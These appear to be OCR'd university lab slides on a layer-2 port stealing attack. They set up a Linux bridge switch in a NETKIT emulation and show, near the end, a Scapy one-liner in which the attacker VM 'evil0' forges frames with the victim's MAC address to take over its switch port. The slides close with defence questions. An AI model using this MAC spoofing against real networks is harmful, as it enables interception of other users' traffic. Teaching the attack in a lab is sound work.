Part 2

Port stealing

Outline

GOAL2: port stealing attack

How do we get there?

1. 802.1d bridge emulation with Linux **bridge-utilities**
2. Switched LAN emulation with **NETKIT**
3. L2 and L3 packet forging with **Python** and **SCAPY**

Bridge Utilities

Linux bridge-utlities is a program that implements a subset of the ANSI/IEEE 802.1d standard (**Media Access Control (MAC) Bridges**).

By using this tool a Linux station can be transformed in a real switch/ bridge as defined in the standard and therefore real (and virtual) interfaces can be “bridged” together.


bridge-utilities also implements STP (Spanning Tree Protocol).

Bridge-utilities consists in a Kernel module (networking -> 802.1d Ethernet Bridging) and a user space application (brctl).

Debian-like package installation:

```
$ apt-get install bridge-utils
```

How to turn a PC into a switch



A virtual interface **br0** is created and a subset of the real network interfaces can be “interconnected” to this virtual interface as they where the actual port of a Ethernet switch.
All the 802.1d operations are performed in the OS Kernel.

Basic commands

Create/destroy a bridge device:

```
$ brctl addbr "bridge_name“
$ brctl delbr "bridge_name“
```

Note: Don't set the IP address, and don't let the startup scripts run DHCP on the Ethernet interfaces either. The IP address can be set after the bridge has been configured.

Add/delete interface to a bridge device:

```
$ brctl addif “bridge_name” “device_name”
$ brctl delif “bridge_name” “device_name”
```

Show devices in a bridge:

```
$ brctl show
```


Show the forwarding DB:


```
$ brctl showmacs “bridge_name”
```

Important!


Remember to bring the bridge interface UP when all interfaces have been added

NETKIT switch emulation





NETKIT lab set-up



Lab set-up commands

Set root password on the hostmachine:

```
knoppix:$ su
knoppix:# passwd
(Enter New Unix Password)
knoppix:# exit
```

Start the virtualmachines:

```
knoppix:$ vstart pc1 --eth0=A
knoppix:$ vstart pc2 --eth0=B
knoppix:$ vstart pc3 --eth0=C
knoppix:$ vstart sw1 --eth1=A --eth2=B --eth3=C
```

Lab set-up commands

Network set-up on virtualmachines:

pc1:

```
pc1:$ ip link set eth0 up
pc1:$ ip link set eth0 address 00:00:00:00:00:01
pc1:$ ip address add 192.168.1.1/24 dev eth0
```

pc2:

```
pc2:$ ip link set eth0 up
pc2:$ ip link set eth0 address 00:00:00:00:00:02
pc2:$ ip address add 192.168.1.2/24 dev eth0
```

pc3:

```
pc3:$ ip link set eth0 up
pc3:$ ip link set eth0 address 00:00:00:00:00:03
pc3:$ ip address add 192.168.1.3/24 dev eth0
```

Lab set-up commands

Preliminary set-up on the switch machine – sw1:

```
sw1:$ ip link set eth1 up
sw1:$ ip link set eth2 up
sw1:$ ip link set eth3 up
sw1:$ nohup tcpdump -i any -w /hosthome/dump.pcap -s0 &
```

Bridge creation on sw1:

```
sw1:$ brctl addbr br0
sw1:$ brctl addif br0 eth1
sw1:$ brctl addif br0 eth2
sw1:$ brctl addif br0 eth3
sw1:$ ip link set br0 up
```

Launch wireshark on the host machine:

```
knoppix:$ wireshark  /home/knoppix/dump.pcap
```

Proof of concept

Monitor the forwarding database:

```
sw1:$ watch 'brctl showmacs br0 | grep -v yes'
```

Let's populate the FDB:

```
pc1:$ ping 192.168.1.2
pc2:$ ping 192.168.1.3
```

What is on the FDB?

```
port no    macaddr         is local?    ageing time
   1    00:00:00:00:00:01     no            10.00
   2    00:00:00:00:00:02     no             5.00
   3    00:00:00:00:00:03     no             1.00
```

Question: why all stations in the FDB whit only 2 pings?

Question2: what happens if you bring down br0?

Port stealing attack – How to perform it

Let's say an attacker (evil0, behind switch port 1) wants to steal pc2 (the victim) port on the switch (port 2).


SW1 has to be "tricked" into thinking that pc2 is behind the same switch port as evil0 (port 1)

To do that we evil0 has to send a Ethernet packet with 00:00:00:00:00:02 as source MAC address

We say that evil0 has to "spoof" the victim's MAC address, or in other words to "forge an Ethernet packet with spoofed source MAC address"

evil0 has to send "whatever" packet (ARP, raw IP, ICMP, empty UDP/TCP, DNS, etc..) with spoofed source MAC address and the switch will update the FDB properly

Port stealing: attack scenario



NOTE – the files for this lab are in:

`esercitazione-2010/portstealing/`

Packet forging

Writing tools for packets forging to the Ethernet layer is not as easy as sending data with TCP/UDP standard sockets.

To do that we would need to use C raw socket API and write packets "field by field" (e.g.: eth.src, eth.type, ip.checksum ecc…)

We have two different type of raw socket:

PF_INET

PF_PACKET

For those who are interested, take a look at the following brief tutorial about C RAW socket programming:

http://mixter.void.ru/rawip.html

RAW Server

Receiving Ethernet frames not addressed to your machine is not trivial

MAC implementations silently discard frames addressed to other MAC address (except for multicast Ethernet address)

To work around this design limitation we can configure the NIC into **promiscuous mode (i.e. to not perform any mac-based filtering at firmware level)**

Anyway OS Kernel usually filters these packets. To overcome this limitation, we need to open RAW socket. Such sockets short-circuit the application level with the Ethernet level, delivering to your application all the traffic your NIC sees.

All further non-Ethernet processing is up to your application

SCAPY

Fortunately someone did this job for us and provided a **python** library for packet forging scripting.

Python is a interpreted and object oriented programming language.

SCAPY is a python library that provide (among other things) an interactive shell for packet forging (from L2 to L7). Moreover SCAPY interactive shell provide command for packet transmission, reception and decoding.

(this is a simplified view of SCAPY limited to what we are interested in. For a detailed description take a look at:
http://www.secdev.org/conf/scapy_pacsec05.handout.pdf)

SCAPY example

Build a packet layer by layer, send it and wait for the reply:

```
pc:$ sudo scapy

>>>a=IP(dst="www.uniroma2.it", id=0x42)
>>> a.ttl=12
>>>b=TCP(dport=80, flags="S")
>>> sr1(a/b)
```

What is needed but not specified is automatically done by scapy:

1. ip.src is set by default routing
2. tcp.sport is random
3. a DNS request is automatically sent to resolve www.uniroma2.it
4. all other unspecified fields are set by scapy

Just take a look at the C code to see the difference…

SCAPY example 2

```
Welcome to Scapy (2.0.0.11 beta)
>>> p = Ether()/IP()/ICMP()/"Ciao Mondo"
>>> p[IP].dst = "8.8.8.8"
>>> p
<Ether  type=IPv4 |<IP  frag=0 proto=icmp
dst=8.8.8.8 |<ICMP  |<Raw  load='Ciao Mondo' |
>>>>
>>> r = srp1(p)
Begin emission:
Finished to send 1 packets.
*
Received 1 packets, got 1 answers, remaining 0
packets
<Ether  dst=00:13:02:49:1c:f5
src=00:1f:3f:f2:00:6d type=IPv4 |<IP  version=4L
ihl=5L tos=0x0 len=46 id=19699 flags= frag=0L
ttl=51 proto=icmp chksum=0xb81c src=8.8.8.8
dst=192.168.178.7 options='' |<ICMP  type=echo-
reply code=0 chksum=0x66fc id=0x0 seq=0x0 |<Raw
load='Ciao Mondo\x00\x00\x00\x00\x00\x00\x00\x00'
|>>>>
>>>
```

Attacker set-up

Start the virtual machine (on host machine):

```
knoppix:$ vstart evil0 --eth0=tap,10.0.0.1,10.0.0.2 --
   eth1=A -M 64
```

DNS configuration :

```
evil0:$ echo "namserver 194.20.8.1" > /etc/resolv.conf
```

Install scapy package:

```
evil0:$ apt-get update && apt-get install python-scapy
```

(or – packet already in /root)


```
evil0:$ dpkg –i *.deb
```

Network Setup:

```
evil0:$ ip link set eth0 down
evil0:$ ip link set eth1 up
evil0:$ ip link set address 00:00:00:00:00:FF dev eth1
evil0:$ ip address add 192.168.1.200/24 dev eth1
```

Packet forging and transmission

```
evil0:$ scapy
>>>pck = Ether(src="00:00:00:00:00:02")/ IP
(dst="192.168.1.3") / ICMP()
>>>sendp(pck)
```



Note: sendp (and other send() methods) takes as optional argument:
loop=0|1
count=num (num: number of packets to send)

Summary

1. What can the victim do to prevent this attack?
2. Why is this attack more theoretical then practical?
3. How the victim can take the switch port back?
4. What can the attacker do to give the port back to the victim?
5. Is there another way to do this attack?